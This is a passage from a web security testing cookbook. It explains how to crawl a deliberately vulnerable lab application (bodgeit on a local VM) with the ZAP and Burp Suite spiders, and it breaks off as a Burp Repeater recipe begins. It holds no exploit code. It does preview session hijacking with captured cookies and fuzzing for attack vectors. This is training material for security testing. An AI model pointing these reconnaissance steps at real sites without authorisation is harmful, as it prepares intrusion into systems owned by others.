
For this recipe, we need to have the vulnerable_vm and OWASP ZAP running, and the browser should be configured to use ZAP as proxy. This can be done by following the instructions given in the *Finding files and folders with ZAP* recipe in the previous chapter.

How to do it…


1. To have ZAP running and the browser using it as a proxy, browse to `http://192.168.56.102/bodgeit/`.
2. In the **Sites** tab, open the folder corresponding to the test site (`http://192.168.56.102` in this book).
3. Right click on **GET:bodgeit**.
4. From the drop-down menu select **Attack** | **Spider…**



5. In the dialog box, leave all the default options and click on **Start Scan**.
6. The results will appear in the bottom panel in the **Spider** tab:




7. If we want to analyze the requests and responses of individual files, we go to the **Sites** tab and open the `site` folder and the `bodgeit` folder inside it. Let's take a look at `POST:contact.jsp(anticsrf,comments,null)`:



On the right side, we can see the full request made, including the parameters used (bottom half).

8. Now, select the **Response** tab in the right section:



In the top half, we can see the response header including the server banner and the session cookie, and in the bottom half we have the full HTML response. In future chapters, we will see how obtaining such a cookie from an authenticated user can be used to hijack the user's session and perform actions impersonating them.

How it works…

Like any other crawler, ZAP's spider follows every link it finds in every page included in the scope requested and the links inside it. Also, this spider follows the form responses, redirects, and URLs included in `robots.txt` and `sitemap.xml` files. It then stores all the requests and responses for later analysis and use.

There’s more…

After crawling a website or directory, we may want to use the stored requests to perform some tests. Using ZAP’s capabilities, we will be able to do the following, among other things:


- Repeat the requests that modify some data
- Perform active and passive vulnerability scans
- Fuzz the input variables looking for possible attack vectors
- Replay specific requests in the web browser

Using Burp Suite to crawl a website

Burp is the most widely used tool for application security testing as it has functions that are similar to ZAP, with some distinctive features and an easy to use interface. Burp can do much more than just spidering a website, but for now, as a part of the reconnaissance phase, we will cover this feature.

Getting ready


Start Burp Suite by going to Kali's **Applications** menu and then navigate to **03 Web Application Analysis** | **Web Application Proxies** | **burpsuite**, as shown in the following screenshot:




Then, configure the browser to use it as a proxy through port 8080, as we did previously with ZAP.

How to do it…


1. Burp's proxy is configured by default to intercept all requests. We need to disable it to browse without interruptions. Go to the **Proxy** tab and click on the **Intercept is on** button; it will change to **Intercept is off, as shown**:




2. Now, in the web browser, go to `http://192.168.56.102/bodgeit/`.
3. In Burp's window, when we go to the **Target** tab, we will see that it has the information of the sites we are browsing and the requests the browser makes:




4. Now, to activate the spider, we right-click on the `bodgeit` folder and select **Spider this branch** from the menu.




5. Burp will ask if we want to add the item to scope, we click on **Yes**. By default, Burp's spider only crawls over the items matching the patterns defined in the **Scope** tab inside the **Target** tab.
6. After this, the spider will start. When it detects a login form, it will ask us for the login credentials. We can ignore it and the spider will continue or we can submit some test values and the spider will fill in those values into the form. Let's fill both the fields user name and password with the word `test` and then click on **Submit form**:



7. Next, we will be asked to fill in the username and password for the registration page. We will ignore this form by clicking on **Ignore form**.
8. We can check the spider status in the **Spider** tab. We can also stop it by clicking on the **Spider is running** button. Let's stop it now, as shown:



9. We can check the results that the spider is generating in the **Site map** tab, inside **Target**. Let's look at the login request we filled in earlier:



How it works…

Burp’s spider follows the same methodology as other spiders, but it operates in a slightly different way. We can have it running while we browse the site and it will add the links we follow (that match the scope definition) to the crawling queue.

Just like in ZAP, we can use Burp’s crawling results to perform any operation; we can perform any request, such as scanning (if we have the paid version), repeat, compare, fuzz, view in browser, and so on.

Repeating requests with Burp’s repeater

When analyzing the spider’s results and testing possible inputs to forms, it may be useful to send different versions of the same request changing specific values.


In this recipe, we will learn how to use Burp’s repeater to send requests multiple times with different values.

Getting ready

